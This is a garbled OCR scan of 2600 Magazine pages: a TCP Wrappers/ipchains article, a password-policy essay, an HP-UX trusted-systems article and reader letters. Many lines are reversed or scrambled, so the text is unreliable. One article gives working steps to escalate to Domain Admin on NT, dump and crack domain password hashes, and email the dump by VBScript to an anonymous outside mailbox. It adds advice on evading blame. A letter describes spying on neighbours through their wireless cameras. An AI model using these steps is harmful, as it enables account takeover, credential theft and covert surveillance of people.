Ignoring libwrap for the moment, services which are not started by tepd are not protected by TCP Wrappers[1]. Because of this, if your security policy is to add hosts/networks to bosts/deny when you want to block them from accessing your server, then you are not actually blocking them from contacting many of your services, or the server in general. You may have a false sense of confidence that you are protected from this attacker. Meanwhile they are busy tracking down the latest BIND exploit, which will slip right past your hosts deny rules and you'll never even know it. Lets take a look at how this works:

Here is the default configuration for in telnetd from a standard RedHat 6.1 in-

/usr/sbin/tcpd in.telnetd

When a host attempts to connect to the telnet server on this system, this is what happens (in a reasonable amount of detail): 1. inctd detects a connection to port 23

on the system. It recognizes that this is the port for telnet (based on the entry in /cto/services), and goes to start the server.

 /usr/sbin/tcpd is called by inetd, to start in.telnetd. tcpd will check hosts deny and hosts.allow against the inbound connection./usr/sbin/tcpd is the wrapper.

 If hosts.deny/hosts.allow permits the connection, in telnetd is started. Otherwise, the connection is refused and logged through syslogd.

In the case of BIND, which is generally not started from inetd, the connection does not get intercepted by inetd, does not get passed to typd, and hosts deny is never consulted. Also, simply starting a service from inetd does not ensure that it is protected via TCP Wrappers; there must be a wrapper designed for that particular daemon.

If you are using hosts, deary as your only means of blocking inbound traffic, you are not protecting yourself!

In order to block your Linux system from accepting data from a particular address, or fitting some other rules (like destination or source port, etc.), you will have to use ipchains or block the traffic before it reaches your host via a hardware firewall or router. For most home users, ipchains is the only real option.

Ipchains blocks traffic at the kernel level (this is why if you have a packet logged by ipchains, it will be the kernel sending the message to the logger), far before it is interpreted by inerd or tepd.

The configuration for ipchains is more complicated than hosts deny, and since the rules are stored in memory, rather than in a file, it gets reinitialized on every reboot. However, it is quite easy to build an

ipchains ruleset to be executed on startup (e.g., the traditional rc.firewall), and the extra work is well worth the added secutity (3). Alternatively, firewall software like portsentry may be configured to automatically create ipchains rules in the case of unexpected connection attempts.

So why not just start up all your daemons from inetd? This is possible, but if you are getting a lot of traffic to your site, the overhead may be more than your system can handle, inetd would have to intercept every inbound connection and start up a new server daemon[4]. This requires processor time and memory for the initial work where ired recognizes an inbound connection, where it kicks off to topd, where topd checks hosts, allow and hosts, deny, and then you have to deal with the startup of the server daemon for each new connection. This is hardly an elegant option, and in many cases it just isn't possible.

Additionally is the potential for exploit of inetd. While I am not aware of any recent security issues directly affecting inetd, it does run as root, and so could potentially become the target of future exploits. For example, inetd might be vulnerable to the security problem that affected Linux kernel 2.2.15, where programs could become unable to alter their effective UID. This is conjecture on my part, but it does seem reasonable.

Footnotes

[1] Some daemons can be made aware of tcp_wrappers by inclusion of libwrap. In these cases, it is not necessary to start the program through inetd for hosts deny to be checked, libwrap is not addressed in this article for two reasons: first, libwrap is a more advanced topic than this article was intended to be; second, a lack of information available to me at the time of writing prevents me from making any educated statements on the topic.

and WinSCP. SSH and SCP for windows such as PuTTY even free, easy to use client programs for secure replacements for FTP. There are replacement for telnet. SFTP and SCP are [2] SSH can be used to provide a secure

ipchains, but you will still need to customtakes some of the work out of maintaining version 6.2 that lets you interact with craft your ipchains rule set. ing an option to save the current roles. This ipchains in the System V init style, includ-[3] RedHat introduced a shell script in

sshd starts, it generates a new host key, head, consider the ssh daemon. Each time [4] As an example of this startup over-

> nection could possibly time out before the server was forced to generate a new host which is very processor intensive. If the host key was ready. (Thanks to Matthew key for each inbound connection; the con-Block for pointing this out).


For more information:

doc.org/HOWTO/IPCHAINS HOWTO.html IPCHAINS-HOWTO: http://www.linux-

LDP/LG/issue46/pollman/tcpwrappers.html TCP Wrappers: http://www.linuxdoc.org

/bswopes/nhf/ipchains-vs.-hosts.deny.html The current version of this document can found at: http://www.bhodisoft.com-

4 Domain from Macking an VI Revisited the Desktop



by Hi Risc aka ASB

files hall users start menu programs startup folder and having an administrator log in: as well as the whole domain by simply placing the following script in the c/winnt/pro I previously showed how to gain administrative rights to both the local NT Workstation

Net group "Guests" %username% /delete/domain net localgroup administrators %username % /add Net group "Domain Admins" %username % /add /domain net users % username % password /active /domain /add

main. These passwords will be emailed to an anonymous mailbox of your choice, i.e. Hotmail, Lycos, etc. What I propose to add to this is a complete crack of every password listed in that do-

gal and suspicious to anyone aware - so don't do it, and don't tell that you know how. The namely domain controllers. Keep in mind that this sort of action would be considered ille-To do this, you will need some extensive "inside" information about the domain.

> reason I perform(ed) this is because you can learn a lot about the people from their pass-Generally, I use the password file - just for shits and giggles. It can dramatically reduce the dump.exe and the le_cli.exe files from the source. Optionally, there is also a passwd.txt and cracking them with dictionary files and/or brute force. Specifically, we want the pwfor free download. I'm sure we've all heard of L0phtcrack. In the source distribution of words. To crack the passwords, you will need a couple of applications that are available file that we can use. It contains some common passwords and runs extremely quickly LOphterack are some command line executables for dumping passwords from the registry

we can easily create a batch file for the dump and crack. Here is what mine might look Taking for granted that we have already gained domain admin rights by some manuer,

lc_cli.exe -p pword.txt -o passwd.txt -b pwdump.exe \\% domaincontroller %>pword.txt

pword.txt then runs the lc_cli.exe on that output using the password dictionary and brute This dumps the passwords from the domain controllers registry into a text file named

user accounts. This was on an exceptional server that I had access to. Specifically, I betime in days rather than hours. Ideally, you would want to have a very fast machine to do lieve it was a single 866 Mbz Intel with IGB of RAM. the cracking. The best crack time I can recall is approximately eight hours on nearly 200 The actual crack time can take a very long time. In many cases it's easier to count crack

within the Schedule service. A task can be added with a command similar to the following: ample. I would schedule the dump, crack, and email to occur in sequence via a script run named distributed application running. I would highly recommend that you automate these actions so in case the plot has been uncovered you could claim ignorance. For ex-In my current position, I keep my computer running constantly because I have an un-

at 1/1% servername % % 12:01AM % levery Saturday "% path_to_batch_or_executable %"

as read-only, and some inconspicuous user as the owner, i.e. guest. opens a shell on the target server and gives you full control over the executables we want crind exe for the newbies. Once the prompt is opened, type rand %servername%. This already installed on the server, you would place the client in the c:\winnt\system32 direcerally, this would require PCAnywhere access or direct terminal access to get the service vice. The client executable is remd.exe and the server service install is remdsvc.exc. Gen-Remote CoMmanD. There are two entities to this, and they are the client and server serto manipulate. For the sake of safety, I would probably place the files on a network share tory (or anywhere else listed in the path statement). Open a command prompt, Start, Run, installed on the server - unless you're aware that it's already installed. In the case that it's There is also a tool available in the NT Resource kit called RCMD, which stands for

we want to do now is have either the encrypted passwords emailed to us immediately so At this point, we have done all that's necessary to dump and crack the passwords. What

client. Technically, we could have the email sent from our own desktop, but that might one form or another) we would have to be sure that the server had a configured email Again, this requires some "knowledge" of the target. In order to email the passwords (in sources to crack their own passwords as well as their own email system to send it out that we can crack them at our leisure, or actually have the balls to use the target's reend itself to incriminating us.

mechanics - because it was largely pieced together from examples I had available to me just beginning the learning process myself so I won't go into much detail regarding the premises. To do the emailing, I create a VBS:ript for automating the process. I'm really might save us from incrimination is the fact that this all occurs while we're not on the This is a sample of what it might look like: know that the server has Outlook configured, or email from the desktop. One thing that account configured. This poses the greatest problem. Like I said before, we should either Many shops have the Office suite installed on their servers but may not have an email

SendEmailMessage.vbs

Option Explicit

Dim objOutlook, clsMcssage, clsRecipient, objOutlookAttach

Open Outlook Session

Set objOutlook=CreateObject("Outlook.Application"

Set clsMessage=objOutlook.CreateItem(0) 'Value of 0=MaiHtem

With clsMessage

Set clsRecipient=clsmessage.Recipients.Add("% InternetEmailAccount")

clsRecipient.type=1 'Value of 1="Yo"

cls.Message.Subject="Password Dump"

clsMcssage.Body="Here you go!"

clsMessage.Importance=2 .Value of 2=Important

Set objOutlookAttach=.Attachments.Add(\\%servername\%\\%sharename\%\\%file.txt\%'')

clsRecipient, Resolve

If not clsRecipient.Resolve Then

clsMessage.Display

clsMcssage.Send

End With

Set clsMessage=Nothing

WScript.Quit Set objOutlook=Nothing

security controls are and how unhelievably incompetent their stall are hand, we may find it more of a benefit to show the target just how simple and idiotic their may benefit from keeping a low profile by labeling them with something else. On the other Keep in mind that the subject, body, and importance could easily be monitored so we

Popular Myths on Password

Stephen Thomas

characters into a seven plus character erease, uppercase, numbers, and special use a "strong" password incorporating lowschemas in which the user is expected to mend non-sensible and arcane password stephenthomas@rampantsolutions.com Security "experts" will typically recom-

combinations falling victim first. all of your passwords, with the weaker those of you paying attention), then it is system attacker gain access to your NI only a matter of time before he will crack SAM hive or /etc/passwd (/etc/shadow for Said "experts" will tell you that should a

"alice" or "spot". ous than users having passwords such as your security problems are much more seriaccess to these password archives, then Experience tells us that if an attacker has

Tennuc. and would eventually become trivial to dethat passwords of any length are insecure mainstream computers, one could argue ing and ever-increasing performance in Further, given current gigahests comput-

of our SAM hive around on floppy disks. authentication? where does the threat exist with password secured and we are not distributing copies So given that our password arctives are

it is still a trivial exercise to attempt to login Sounds. tent of locking users out of their own acn times using a null password with the in bad login arrempts. This is not an entirely tection mechanism. The caveat here is that it does act as somewhat of an intrusion deapproach is to disable the account after o The common response to this brute force name using several potential passwords to attempt multiple logios given an account bad approach. Assuming n is not too small. It is an elementary exercise in scripting

The threat of such malicious activity

not be trivial. Ideally, n is set high enough that system administrators are alerted bebut low enough such that a brute torce at fore anyone is locked out of their account within your own organization may or may tack does not actually succeed.

ther assume we are using a set of x possible users are not inclined to use any more. Furcharacters to create the actual password. sume we are going to entorce a password length of at least y characters, and all of our This is where we rely on probability. As-

set is 26^7 or 8,031,810,176 possible passwords is thus x^y. If we require only lower case letters and a minimum password length of seven characters, then the solution The solution set of all possible pass-

50,000 words. each include around half a million words, of reduce the aforementioned solution set seven letters. So an educated attacker might which a liberal estimate of 1/10 are equal to However, the two largest dictionaries

must easure that the number of guesses ensure that the probability of someone statistics are favorable that you will find a bilities is very low (less than 0.1%), we guessing a solution from the set of z possimatch given z/2 opportunities. If we want to analogous to our variable n) is less than Given a solution set of z possibilities, the

count and still have a high level of assurance (99.9%) that our accounts have not allow 49 logins before we disable an accharacter lowercase letter password, we can tionary" attack and we enforce a seven een compromised. Assuming we are susceptible to a "dic-

only obfuscate the password to the user and defense against a realistic brute force atcase letters, numbers, and special characters yond seven characters and including upperprovide a negligible statistical increase in Varying the length of the password be-

clined to be written down and thus susceptitack. In fact, such passwords can detract from system security as they are more in-

ble to circulation.

certainly does not reduce the solution set to which a password substitutes a zero for the 78,364,164,096. An augmentation of the password" attack unfeasible. Adding a trivial. A solution here is to incorporate a less that 50,000, our established worst-case letter o, or appends the number 1, but this dictionary attack may try combinations in the potential solution set to (26+10)^7 or number into the previous schema increases single number or special character into the your own organization may or may not be threat of such malicious activity within set to as little as ten possibilities. Again, the by a peer, potentially reducing the solution spouse's name or some other phrase known password, one may be inclined to use a first is that given an all lowercase letter an enhancement to the above schema. The There are two situations that may require thus rendering the "selective

clip go away in their word processor. cannot figure out how to make the paper this hollow logic. Consider that most users (y)ear (!)". It is ignorant to subject users to phrases can be representative, such as "(I) "IlXiot25cy!" They will tell you password these are the same people who think users nty "experts" recommend 30-60 days, but tively cracking a password archive. Secuarguably a higher concern than someone aca password has been revealed is to issue a (l)ike (X)mas (i)t's (o)n (t)he (25)th (e)ach potential for users to write passwords down, ilar to n, if i is set too small, there is greater requires password changes at some interval new password only to the original user. This this practice within your organization. Sun-(i), commensurate with the frequency of The only way to restore accountability once sharing, either intentional or inadvertent The second situation concerns password remember passwords

to one of which he may be rather fond. But changes somewhere between once per nacal from cycling through passwords to get back previous couple of terms prevents a user ate. Forbidding a password used within the year and once per fiscal quarter is appropri-Realistically, enforcing password

> to the pictures of their kids who are iropriswords and stick them up in their cubes next oned in daycare. of days before it may be changed again. your users, they will write down their pass-However, keep in mind that if you frustrate changed, a password must age for a number the counter-defense is to enable a minimum bypass this restriction before adjusting it tranily change the password enough times to again it is an exercise in scripting to arbipassword age. This requires that, once back to our favorite password. Of course,

spond to the aggravating events triggered by made policy. off all of your key personnel who must reit will bankrupt your organization and drive You have to look at security realistically, or remote terminal on his screen in Budapest? inducing a buffer overflow that pops up a what if someone tunnels a packet through covered and unforeseen exploit?" scenarios: "What if the password archive is your firewall and smashes the TCP/IP stack compromised remotely by some newly dis-Security "experts" will concoct several

cies of their product by taunting such "fearity and encryption architectures and the true security experts are off designing secubecause they are trivial to implement. The tures" as "strong password enforcement" laptops and off-the-shelf scanner tools. they lack true talent and hide the inadequaston that they are serious about security but authentication? Largely because major softuncertainty and doubt concerning password popular advice comes from amateurs with ware vendors want to give you the impres-Why do we see such widespread fear

it sounds really secure the first time you appropriate for every organization, even if user base. No specific password schema is which you are trying to protect, and your statistics, the sensitivity of the resources nerabilities. Use your head and consider the ridiculous combinations and remember that curity references that regurgitate the same irate users are more likely to introduce vulschema to enforce? Ignore mainstream se-So what is a reasonable password

systems only," version 7 scheme, shadow passwords, or their "protected password database" which is "for trusted There are of course variants on this. In HPUX 10.x and higher you have three options: the normal This could involve the plain old /etc/passwd or in the case of shadow passwords, /etc/shadow. Most UNIX systems have similar methods for storing user information and encrypted passwords.

Password SCHEMES

militar with HPUX). The one key feature is the protected password database system it employs on one gets the option of installing along with HPUX (I apologize to those of you who are quite fafocus on the protected password database system. Basically trusted systems is a sort of package A full explanation of HP Trusted Systems would go beyond the scope of this article, so Pil only

the HPUX machine.

is the trusted systems directory and it is in "high/lites/auth" that all the passwords along with user words, but no diec. You find that the directory "fieldfiles" catches your interest. As it turns out, this fields have the old "*" in place. So you then try "Is /etc/shadow" to see if it has shadow passhas trusted systems running on it. You type something like "cat /etc/passwd" and all the password So what is the protected password database? Well let's say you login to any HPUX machine which information is kept.

name. This prevents a whole tile such as "/etc/passwd" from getting elebbeced and thus affecting user has his/her own plain text file in a directory beginning with the first character of that user all user accounts. Now that we know where the user information is kept, let us take a look at a typical user file. Each

jblow: u_name=jblow:u_jd#2876/\

:n_pwd=3E/IbASoPz6k2:A

:u_auditid#5219:\

:u_audifflag#I:\

:u_sucity*-pts/tg:u_unsuclog#984278635;u_unsucity=pts/tiru_lock@:\; :u_succhg#979762751;u_llogin#0;u_pw_expire_warning#0;u_suclog#984723623;\

If one was to look real close you would notice that this single text file, found under "http/files/auth/j/blow", contains all kinds of neat information. In fact, if we look at the getpapw-

listed. The fact that there are dozens of fields and flags is what makes trusted systems so "special," nam(3) man page we can find out what all of this means and we notice that the unused fields aren't i.e., more control over what the user can and cannot do.

that contains all his/her fields and flags (once again, see the getppwnam(3) man page): do something with the account jiblow. Here is a simple snippet of C code which gives us a struct plication, "sam". However, writing C code is a lot more fun and challenging. Let's say we want to So how can one manipulate all of this? One way is to use HPUX's lame system administration ap-

Notice that we copy the structure over to a temporary structure. This makes for safet programming. With a debugger like gdb, you can take a peck at the "userinfo" structure without creating a messy print routine. Doing this should give you a good idea about what's inside the structure. The next step is to alter jblow's account somebow. I picked the password field just for fun.

The password field in HPUX is created using the good old crypt(3) function. If we look at the man page we get the following:

crypt, setkey, encrypt - generate hashing encryption

SYNOPSIS

#include <crypth>
#include <unistd.h>

char *ctypt(const char *key, const char *salt); blab, blab, blab

As it turns out, key is the string to be encrypted and salt is the two character string which... well, is the salt! The down side to using crypt is that it limits your password size since it only encrypts eight character chunks. So in jblow's case we have: 3E/lbASoPe6k2. Note that the character string "3E" is the salt and thus /fbASoPe6k2 would be the encrypted password. But if you wanted to encrypt something greater than eight characters you would have to pass in a salt and the first eight characters, then use the first two characters you would have to pass in a salt and the first eight characters, then use the first two characters of the encrypted string that is returned as the salt for the pext eight characters and so on. As an example, "I" would be used as the next salt, Luckily we don't have to deal with this headache, for there exists a function called bigocypt(3) which gets around the size limit. So let us look at some C code as an example (still using jblow's userinto struct):

2600 Magazine

```
if( 'putpepwnam(user, userinfo) )
                                                                                                                                                                                                                                                                                                                                                                                                                                                         if (userinfo->ufld.fd_schange == 0)
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         /* Check to see if this account will force a password change. */
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              strepy(userinfo->ufld.fd_enerypt, enerypt_pw);
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              enerypt_pw = (char *)bigerypt(newpass, salt);
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                /* Encrypt the new password and set it in place, */
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                if ( !((nom_alpha >= 2) && (num_nono)pha >= 1)) )
(1))ms
                                            printf("Error, password not changed.\n");
                                                                                                                                                                                                                                                                                                 userinfo->ufid fd_schange = time(&tioe); /* Current date */
                                                                                                                                                                                                                                                                                                                                                    16 Then they will be forced to change their password when they login, 9/
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  exit(1);
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              pointf("New password must contain at least two alpha");
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 printf("characters and one nonalpha character.\u0");
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 if ( isalpha(newpass[i]) )
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 num_aipha++;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            num_nonalpha++;
```

As you can tell from the above, trusted systems is annoying. The details of all this depends on the policies set in place by the system. You will notice that I checked fd_schange field because the man page states that fd_schange is "last successful change in sees past I/1/70". Now obviously if it's zero and the system forces a password change when there has been no "last successful change" then this needs to be taken care of. Finding system policies can be hard. I suggest looking in "heb/files/amb/default" for a start. Other than that, you're on your own.

In conclusion, HPUX probably won't loop this system around much longer. A simple web search reveals many problems with trusted systems. Trusted systems also has the added benefit of not working with PAM and there is general funkiness when it comes to kerberos 5. Therefore, I believe it is simply a matter of time before HPUX narchines out there using it, especially in the academic sector.

DeCSS Fallout

Dear 2600:

mostly because I can no longer identify albums to buy the lyrics servers were brought down, but that's DVDs. If we also premy much ceased buying CDs since mouth is, and I refuse to rent, buy, or even watch made a personal decision to put my money where my In light of DeCSS and the rest of the story, I've

mind... sersously lance wearing sinfoil to keep the FBI from reading my tried to explain and came off like I was suggesting other love) on DVD. In the ensuing conversation, fused to come over and watch motorcycle racing (my Recently some friends were shocked when I re-

a bunch of backers illegally copying DVDs?" how they're abusing their power, and why it isn't "just DeCSS, the actions of the MPAA and the implications. Where can I find something concise explaining

belp me. other places, and haven't found what I needed... please sues and searched your site and the EFF's, as well as I know this is a big order. I've reread my back is-

the Jacts. importance but at least we can make sure they know pargon. Not everyone will immediately recognize the approciate. This is one very important social issue plain it to those around them in terms that they can all waster 2000 complicated 0130 flyers. But we need to do ple and get them thinking. You can find a copy of that demonstrations in 2000 seemed so reach a los of peocan guickly "ges it." We've found some good explana where we study current afford to get host to technical help us spread the message by taking the time to exbetter and for that we appeal to people everywhere to Rechnical for some. The flyer we came up with for the tions of www.opendid.org but they still may be 100 and simplify the insues so that non-sechnical people methodology. We clearly need to reach more people they this goods long some sto remain him sloped don) want to come off as an irrational lunate vince clearly in terms that most people can understand. You Boycotts only work when the neistion is stated

only harms someone else. That's why you lost and cizing DVD circumvention does not benefit you. It do, that would reveal your motivation; malice. Publi-DVDs. Dun't brag about it in school because, if you cized, you campaigned for, and you advertised how to lock, you go ahead and do that for yourself if you own "pick" a DVD lock. If you know how to defeat a DVD it's only right that you lost the case. You publi-

> bration. For example, our laws distinguish between rounder and involuntary manslanghter. shotivation. And our less deal with meaners of motithat's why you won't win on appeal. It's your doggone

speech" and "educational" reasons for having on inwant the goods behind other people's Kwikser Jocks. ther is at work among your readers. Your readers just tense interest in unlooking DVDs. I don't believe ei-That's called "thickery." I see two themes in letters about your case; "free

big dumb ass organization turned around and knocked So that's great. But you got a bit susprised when the a tooth out of your mouth. Next time, duck. note for charging so much and for being a dumb ass. glomerate bastards. You wanted to kick them in the You wanted to screw the international DVD con-

our blood. And we've not in the hobit of ducking. If cover things, and we publicate things. Information is course. We're a magazine; we look for things, we say intend to let the occasional naysoper steer as off something are. It's simplistic logic at best and we don't of our readers and what the true effects of publishing) ou don't like that, you might feel safer watching tele how you know all these things, such as the motivation Well, that's one perspective. It's hard to imagine Anonymous Reader

Denr 2600:

1000

tions? DVD copyright battle is related to sports organiza-Now one thing that provides my is bow in the hell a were jumping on the bandwagon against you goys the NFL, NHL, NCAA, and other sports organizations explore the news archive at your web site to learn that was reading about the whole DVD legal bit. I went to I'm a new reader to your magazine and in 17/4. I

Garnage. place. By that time it will be really hard to undo the est in the case makes this pretty obvious. And the exact for you to record a sporting event without paying an to wested interest in the DMCA tince it gives them the same controls on DVDs will make their way to digital pitring a helly surcharge. These organizations' interheaven forbid, with it to a different region without the MFNA doesn't want you to can also make it itlegat start to realize what a had lidea this all was in the first TV, which is probably about the time most people will additional fee or to lend your copy to a friend, or, makes it illegal to use a DVD you've bought in a way right to manifestate sechnology in ways previously have asked. It's abvious that such organizations have animagined - solely for their profit. The same law mat It's a very good question and one that many people

is a signatory, I believe: (www.un.org/Cherview/rights.html) to which the US the UN Universal Declaration of Haman Rights I noticed by accident today an interesting article in "Article 19 - Everyone has the right to froadom of

regardless of froctions. and impart information and ideas through any media hold opinions without interference and to seek, receive opinion and expression; this right includes freedom to

treedoms set forth herein." act aimed at the destruction of any of the rights and soy right to engage in any activity or to perform any interpreted as implying for any State, group or person "Article 30 - Nothing in this Declaration may be

88 if 8 been made out to be by some. to information outside your own country isn't as trivial against Valenti et al, but still - it does show that access Article 19. This probably won't score any legal points restrictions on DVD use are a pretty direct violation of I'm no knower, but it looks like the region-based

Xerock

decriment that hopefully one day will be risken serichanges, you won't find much comfort there. But the Universal Declaration of Human Rights is a terrific lariations, as do many other countries. Until that The United States habitually ignores such EN dec-

Dear 2000.

cannot soom to find a UK equivalent to 2600. sure how these issues will eventually affect me as I passed quite disturbing. Being in the UK, I'm not too (DeCSS for example) and legislation currently being articles relating to various court cases on the go useful (I'm doing a degree in computing), I found the one of my local shops all the way over in the UK While I found the technical articles interesting and I recently found a copy of your magazine (17.4) in

a Monday morning? many PCs do they think they would have operating on one had publicated a need for antivines software, how now and become a civil servant or semething. If no have to dedicate yourself to keeping pace, or give it up the technology is moving forward so fast you either through hard graft learning and understanding and, as tives (publicating security boles to inform system ad problems, etc.) as I feel security can only be achieved ministrators on how to find and deal with these I fully support your magazine's aims and objec-

Keep up the good fight!

into the local shop. Thanks And we're pleased to have made our way Avon

purposes like cutting our food and putting butter on just because some people use them improperly? our morning breakfast tosst. Should knives be illegal minority. The rest of us use them for perfectly legal stabbing and such but they are just a very high-profile thife. Sure, some people use it for illegal purposes like It seems as though DeCSS can be compared to a

> rights taken away because a few other people are mischased. I am deeply offended that I have my legal over 60 DVDs and every one of them is legally purtion on a mathematical energytion algorithm or who its free time looking for people who are pirating want to exercise fair use of a parchased work? I own movies instead of people who want to share informasame with DeCSS? Why shouldn't the MPAA spend not everyone who owns one. Why shouldn't it be the dividual people who use them to harm another person web pages? In the case of knives, the cops go after in-Should it be illegal to talk about them in books and on

make an illegal copy of a DVD and this was never the OF CALL mony applications which can be used for either good tool, as are scienisditives and hammers. They have ogy is a fairly good one since whees are an obvious point of DeCSS in the first place. But your knife analwe've said repeatedly, there are for simpler ways to with any compelling evidence that anyone ever has. As "misused". DeCSS. In fact, they have yet to come up They went ballistic over this well before autoria yonder

did not copy code. They merely used what they disfair use of the copyrighted work, as a matter of law." mate reason for seeking such access, disassembly is a righted computer program and where there is a legitithe ideas and functional elements embodied in a copywhere disassembly is the only way to gain access to Genesis console. The court ruled: "We conclude that devered to create games that would interface with the Sega, as Sega would become the exclusive manufac games to create games for the Genesis gaming conturer of all games produced by its licensees. Accolade sole. It had decided not to license the information from lade had reverse-engineered the code from a few Soga colade, Inc. 977F2d 1510 (9th Circuit, 1992), Acco-Dear 2600. Just thought this might help you out. In the court case of Sega Enterprises, LTD, vs. Ac-

Jell weems

Dear 2600:

Deve III. some felks are willing to stand up for what they be-Good back with your appeal. It's good to know that

Dear 2600:

cause it might be used illegally." I guess we should saying, "We can't tell you where this (code) is, he cannot provide a link to the DeCSS code. That's like where those stems can be found, right? thing can be used illegally, we should never disclose that can be used to strangle someone to death. If anythose can be used to hot-wire a car. They sell rope, and and entering. They sell knives and acrewdrivers, and sell crowbars there, and those can be used for breaking never tell anyone about the local hardware store. They According to the MPAA ruling against 2600, you

Brian

Bypassing Restrictions

to copy the images posted on their site to the local тарагос. Hope this was some useful information to put in your message and you can save the image to your hand disk both mouse buttons (right and left) at the same time do is point the mouse pointer on the image and click sage. I discoscied #way to bypass it. All you have to bard disk. When you right click on three, a cosmost window pape up giving some copyright violation mes. The right click menu pops up instead of the copyright Thave seen lots of web sites that do not allow you

permit on the Junear. We guarantee they will try and make this more dif

Dear 2600:

the good work! www.safeweb.com. My high school has a proxy It's great to have people sending in this info. Keep up www.2600.com right now because of his information server that blocks access to all "objectionable" sites I want to thank 220op for his letter in 17:4 about yours. However, j Surfus

Hackz jEEveZ

Dear 2600:

of sites like this? and it's easy to be one of them. ter from zzflop). Now there are effectively "hundreds This is an update on www.safeweb.eem (17:4 let-

Safeweb server. Lots of triangle boys would make that makes personal machines into proxies for a blocking virtually impossible. guys lastiched Triangle Boy - an open source software for being effective at promoting free speech, these After getting banned (in China and Sauci Arabia)

dom. If your school not allowing 2600, com is unbearnytimes.com able, think of the millions who are kept off one com or Check www.triangleboy.com for the love of free

physical blocking is mental blocking and far too many of us authorizingly fall prey to it. out there to explore. The only thing more effective than paper and hear on the radio? There's an entire world the CIA. And, equally distressing as people being kept ferent perspective than what they already see in the have full access don't make use of it in a meaningfu with those many Americans mad the news from a styfrom accessing sites is the fact that to many of us who fronteatly, the biggest customer for this project is

Dear 2600.

uses "Contexion" to filter web access to all of their I thought you may be interested to learn that AOI.

users. The site can be found at www.contexton.com. Avide

Spying Dear 2600:

Most people who doe throw shit buy these wire-

Spend

source. Because they don't know shir, they don't min their videos or cable in a different room than the less transmitters for their VCRs so they can watch

So being beend, I put the receiver end of the pack-

hardwire. Very stupid.

it, you will be surprised and entertained by where ters. Soc. just by driving around in sex car I get to age connected to a TV in my car, and took a ride some people put their cameras. watch people in their homes, legally and candidly. Try house with a camera, brooking it up to these transmitaround the neighborhood. Well, it appears a lot of people feel they need to monitogalmost any room in their

ing cell phones? Next fine, though, it wouldn't hart to pass along some frequencies. And they're worried about us driving around us-

government, and the areas invited to join the scheme viewers watch on digital television, if their viewing choosing whether to go digital. It will be run by the try understand what factors matter to consumers in scheme is aimed at helping the government and indusfirst 'digital neighborhoods' by the government. The ternet, and e-med access are to be offered to the UK's habits change, and if they use the sets for Internet ac-The government will also fund research into what will be given free digital conversion and equipment From a recent news story: "Free TV channels, In-

casional moments when the picture could be seen, but can tell there is no way to bypass this recording block features such as a system that prevents people from access to new technological developments can only be video-snow and the soundtrack was insudible. When I tried to tage a movie on Sky TV there were onrecording pay per view events or movies. As far as I a good thing. But digital TV has several "anti-pinacy" for most of the movie the scenes were obscured with Great, you might think. More Internet access and

ration of the period taken to write the message. roost have an active phone line connection for the du-With digital TV, in order to send an e-mail the user send it after connecting to the ISP for a few seconds. mail. With a computer, one can write an e-mail, then one must be connected to the ISP while writing the e-Also, in order to send an e-mail via a digital TV

have the option to use my digital TV for web browsfemel access. I suspect that ectain sites will www.2600.com will be among them. I currently don't blocked from use with digital TV, no doubt In the UK there are no free ISPs for digital TV In

research that will be conducted using this equipment I am also extremely concerned about the market

certa. He're looking at the Judare here and it ion't ten Every one of these is a valid and very real con-

School Stupidity

comes iron. every day, which we all know is where the real support ous." I think we all know that that's wrong. Well when I can - I manage to educate a few more people to you guys in your legal troubles. I'll send the checks wheels are turning, hopefully for the better. Good hick we're taking it to the next stop down here, so the a lister to my principal, he fed me the standard ignogamber, as they are different lengths. After submitting to see and use. At certain times, namer are even posted or testing lists are posted, they are posted by ID num they don't have names with them, they're not danger rant response of "it's not uncommon, and as long as determine if the number is an SSN or school assigned with your meeding number. By the way, it's easy to of valid and active SSNs to the public view, tree for all ber, thus revealing literally hundreds, if not thousands ID is your Social Security Number! Whenever grades Well here, about 50 percent of the time, your student signed a unique ID number. Pretty standard, right? student information. As part of this, each student is as system uses a version of SIMS software to manage Blero in Cary, NC, the Walls County Public School

Wednurez

e-mail the stall to request unblocking sizes, and I've surprised I can get into www.kevinrointeck.com still info on the DoCSS case. They still have it blocked. ("on mailed them again, saying that your site is the best for bes." I have read through everything in your site, and I motes illegal activity, and also promotes illegal activifried that with yours. They said that your site "proserver as well, so there really is no software. You can cally advanced and it is. We have very good blocking have found nothing that promotes had things. I call your mirror sites, tried the www.2600.com:80, and ican is that the blocking "software" goes through the that didn't work. I used to be able to get the Australian software that I'm still trying to get through. I've tried 2000 site up, but they blocked that as well. The prob-My school prides itself on teting so "tochnologi-

gether a nice little list of our own. Then they can add has who they are and what they say and we'll put to-These people are swift. What we ready need to prohave the right to dictate what gen read by others. Tell mole is full accounting of these diments who feel they promotes fighting buck" to their list. We promote illegal activity and illegal activities?

today. Yes, I was the "nort" kid that the teachers called backer in high school and I support students learning on to help with their eight bit computers. hology I wouldn't be making a living as a programmer by experimenting. Had I not been curious about techlorood to use at school. First, I want to say that I was a fts who complain about the ID cards that they are I have seen a let of letters from high school hack

> cense, You sees) if hy drive to work. Secondly, I carry can get into the building every morning when I go to card that they swipe in the time clock so they can get work. Thirdly, all hearly employees also have an ageona ID that I have go swipe to open the door so I and D and show it when asked, it is called a driver's it-My point is when you grow up you have to earry

